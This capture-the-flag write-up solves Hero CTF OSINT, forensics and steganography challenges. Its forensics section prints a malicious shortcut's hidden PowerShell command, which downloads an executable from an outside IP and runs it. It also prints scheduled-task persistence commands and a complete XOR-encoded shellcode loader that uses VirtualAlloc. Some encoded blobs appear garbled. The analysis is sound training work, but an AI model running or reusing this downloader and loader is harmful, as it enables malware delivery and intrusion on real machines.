

# Hero CTF



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
# OSINT

## HeroGuessr#1

We were given this panorama and we need to find the park next to it:



Typing the name “Plage de Portissol” on Google Maps, we can see that there is only one park next the plage de Portissol : Victorin Blanc, which is the flag.



## HeroGuessr#2

We were given this panorama and we need to find the name of the city:




Since Google Lens is pretty good to recognize monument, I tried it on the church. And it does recognize it, which give us the name of the city!



## Stickerz#1

We were given this image:




We can extract some interesting elements :

- It looks like an Ibis Hostel
- It seems like it is located in Paris


- It is near a park

Looking for a park next to an Ibis Hotel in Paris, there is not much choice:



If we look at it in street view, it looks exactly like our location. The theater next to the hostel is “Le monfort” which is the flag!





# Forensics

## Where all the problem start 1

We have a `usb.dump` file:

```
$ file usb.dump
usb.dump: DOS/MBR boot sector, code offset 0x58+2, OEM-ID "mkfs.fat", sectors/cluster
 8, Media descriptor 0xf8, sectors/track 62, heads 124, hidden sectors 32, sectors 783
1282 (volumes > 32 MB), FAT (32 bit), sectors/FAT 7640, reserved 0x1, serial number 0x
9c286c52, unlabeled
```

Let's open it with autopsy. We can see the file `Important_document.link` which is suspicious regarding the name and the content:

```
C:\>
Windows®
Windows
System32
System32
WindowsPowerShell
WindowsPowerShell
FSQI
V1.0
V1.1
k powershell.exe
powershell.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
<...> WindowsHidden\WindowsPowerShell\v1.0\powershell.exe
-Nop -sta -noni -nologon -encdecCommand YwBkACAAQwA6AFwAVQBzAGUAcgBzAFwAVwBvAHIAAdAB5AFwAQQBwAHAARABhAHQAYQBCAEwAbwBjAGEAbABC
AFQAZQBtAHAAXXAgADsAIABJAG4AdgBvAGsAZQAtAFcAZQBiaFIAZQBxAHUAZQBzAHQAIAtAFUAcgBpACAAIgBoAHQdAbwADoAlwAvADEANAA2AC4ANQA5AC4AMQA1ADYALwBpAG
HQAQdAbwADoAlwAvADEANAA2AC4ANQA5AC4AMQA1ADYALgA4ADIALwBpAG0AZwAuAHAAbgBnACIAIAAtAE8AdQ
B0AEYAAQbSAGUAIAAiAGKAZQB4AHAAbABvAHIAZQBByADYANAAuAGUAeABlACIAIA7ACAAIgBcAGKAZQB4AHAA
bABvAHIAZQBByADYANAAuAGUAeABlAA==

desktop>j20hrm0yF
d2E
R_2E
ISPS
S-1-5-21-1162904530-3654154924-4196022673-1000
ISPS
```

We can decode the payload with this [tool](#):

```
YwBkACAAQwA6AFwAVQBzAGUAcgBzAFwAVwBvAHIAAdAB5AFwAQQBwAHAARABhAHQAYQBCAEwAbwBjAGEAbABC
AFQAZQBtAHAAXXAgADsAIABJAG4AdgBvAGsAZQAtAFcAZQBiaFIAZQBxAHUAZQBzAHQAIAtAFUAcgBpACAAIgBo
AHQdAbwADoAlwAvADEANAA2AC4ANQA5AC4AMQA1ADYALgA4ADIALwBpAG0AZwAuAHAAbgBnACIAIAAtAE8AdQ
B0AEYAAQbSAGUAIAAiAGKAZQB4AHAAbABvAHIAZQBByADYANAAuAGUAeABlACIAIA7ACAAIgBcAGKAZQB4AHAA
bABvAHIAZQBByADYANAAuAGUAeABlAA==
```

```
cd C:\Users\Worty\AppData\Local\Temp\ ; Invoke-WebRequest -Uri "http://146.59.156.82/img.png" -OutFile "iexplorer64.exe" ; .\iexplorer64.exe
```


The flag is `Hero{http://146.59.156.82/img.png}`

## Where all the problem start 2

We were given a disk. I used autopsy again (3 hours of processing 😱). The first thing that I did was to check the `PSReadLine` history in the user directory :

```
wsl --install
shutdown -r -t 0
powershell -ep bypass \\\wsl$\\Ubuntu\\tmp\\bc.ps1
schtasks /list
schtasks /list
schtasks /?
schtasks /Query
ss
schtasks /create /sc ONCE /tn apocalypse /tr 'echo \'4xZkKhuR78J21Hwfsp3tmEDcs\' ;
\\\\wsl$\\Ubuntu\\tmp\\bc.ps1' /sd 22/05/2022
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcs' /sd 22/05/2022
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcs' /sd 22/05/2022 /st now
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcs' /sd 22/05/2022 /st 00:00
schtasks /Query
schtasks /create /sc ONCE /tn apocalypse /tr '\\\\wsl$\\Ubuntu\\tmp\\bc.ps1 -c 4xZkKhu
R78J21Hwfsp3tmEDcs' /sd 22/05/2022 /st 00:00
```

We can see that scheduled task were created in the registry. We can confirm this by checking in `NTUSER.DAT` (for the user `j.bertrand`)



In the event logs ([Windows Powershell](#) and [Windows Powershell Operational](#)), we can find the execution order and the content of the script `bc.ps1` :

```
$powershell.exe -Nop -sta -noni -w hidden -encodedCommand YwBkACAAQwA6AFwAVQBzAGUAcgBz
AFwAagBLAGoAZQAwAFwAQQBwAHAARABhAHQAYQBcAEwAbwBjAGEAbAbcAFQAZQBtAHAAXAAgAdSAIABJAG4Adg
BvAgSbZQAtAFcAZQbIAFIAZQBxAHUAZQBzAHQAIAtAFUAcgBpACAAIgBoAHQAdABwADoALwAvADEANAA2AC4A
NQA5AC4AMQA1ADYAlgA4ADIALwBpAG0AZwAuAHAAAbgBnACIAIAAtAE8AdQB0AEYAAQBsAGUAIAAIAGkAZQB4AH
AAbABvAHIAZQByADYANAAuAGUAeABbACIAIA7ACAALgBcAGkAZQB4AHAAAbABvAHIAZQByADYANAAuAGUAeABb
AA==

$powershell.exe/c schtasks /create /sc ONCE /tn apocalypse /tr 'echo '4xZkKhuR78J21Hwfsp3tmEDcS'
sp3tmEDcS' ; \\wsl$\Ubuntu\tmp\bc.ps1' /sd 22/05/2022
```

**4xZkKhuR78J21Hwfsp3tmEDcS** is a part of the flag. I gave it to cyberchef and it is base58 encoded.

If we look at the script `bc.ps1`, we can see a comment “**YnlfZDNmM25kM3J9**”, which is the last part of the flag, base64 encoded.

```
#YnlfZDNmM25kM3J9

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle'))).Invoke($null, @($var_module)))), $var_procedure))
'@
```

```

}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpbRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIVo0Y1um41dpIvNzqGs7qHsDIVDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHSHiVBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndlB1QfJNz2EtX0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByctzIyMjchNLdKq85dz2yFN4EvFxSyMhY6dxcXFwCXNLyHYNGNz2quWg4HMS3HR0SdxwdUs0JTtY3Pam4ynn4CIjIxLcptVXJ6rayCpLiebBftz2quJLzgJ9Etz2EtX0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtZKsiIjI8rqIiMjy6jc3NwMdUV5ZSN0V3hxi8ltrUAG32d0MVCTD65juMUTvKT208wiea05qo5wyef9pwZKGG8TAcxE7iB58Wau94HKEUH2A9EqHVsschnY02f9sLI3ZQRlEOYkRGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxsNEwgDdEpNR0xUUANTdwMWDRlYA3dRSkdGTVCmFw0TCi4pIyP2FEKmfj3qdxD71BUHQ2y4CFT0cWDsgxQPUZ3RM14/UbAwHF0h9b3h5CVXjb/xU61Jjip1sy0ULWrlbmX1pq3bondZkMv7MbGE4X7WhcJr5bCoLyAQEfseswZDDe1LGf6MG3aPm8078xGyYHQcuBDQE99MjljeYekDUYfxH08B33TsydminGhyIn01fy2Qq2TT0XpP/1xpL5Yd+vz6lsNEWUPo9XA8tKY2FTZxdkNBNUjGR2SPBehUopPNfBB+PMVW0x2BPlaLiwEIexmHgR/VbFcxWnLrxLzUqtYuhh1LyNL05aBddz2SWNLizMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcEhUSDRoUDRIVEA0RFxQj0kqDrg==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(([func_get_proc_address kernel32.dll VirtualAlloc], (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {

```

```
IEX $DoIT  
}
```

Now we need the first part which must be before the execution of the powershell script. If we strings `iexplorer64.exe`:

```
...  
C:\Users\j.bertrand\AppData\Local\Temp\iexplorer64.exe  
41AMoD4RLwE7h2REtSGfUFu  
...
```

**41AMoD4RLwE7h2REtSGfUFu** is the first part of the flag, base 64 encoded.

Full flag :

```
Hero{p3rs0n4l_3v1l_m4lw4r3_n0t_f14g_by_d3f3nd3r}
```

## Steganography

### Ange


The challenge name refers to a steganography technique called Angecryption, which consist to encrypt/decrypt a file to access another one. With the key and the IV given in the challenge decryption, we can try to decrypt the image:

```
$ openssl enc -d -aes-128-cbc -in image.png -out output.png -K 7468697369736a757374  
616b65797979 -iv 6f07333c9c2352e2e3b123b2fe26a25c
```

But it fails. Let's try to encrypt it:

```
$openssl enc -aes-128-cbc -in image.png -out output.png -K 7468697369736a757374  
616b65797979 -iv 6f07333c9c2352e2e3b123b2fe26a25c
```

It gives us a new PNG image:




After submiting it to [Aperisolve](#), we got the flag :



## LSD

LSD reminds me of the LSB technics. I submitted it to [Aperisolve](#), and there is something which looks like LSB:



The LSB is stored in a diagonal, starting from `0, 0` to `317, 317`. With this simple script, it gives us a binary output :

```
from PIL import Image
import sys

im = Image.open("secret.png", 'r')
pixels = im.load()
width, height = im.size
binary = ''
for x in range(0,318,1):
    red = pixels[x, x][0]
    green = pixels[x, x][1]
    blue = pixels[x, x][2]
    a = pixels[x, x][3]
    binary += bin(red)[-1] + bin(green)[-1]+ bin(blue)[-1] + bin(a)[-1]

print(binary)
```

Once decoded from binary to ASCII, we got the flag :

```
Well done champ, you're starting to touch some real steganography. Glad you didn't just throw a random script. Here is your flag: Hero{L5B_D14G_0R1G1N4L_N0P_?}
```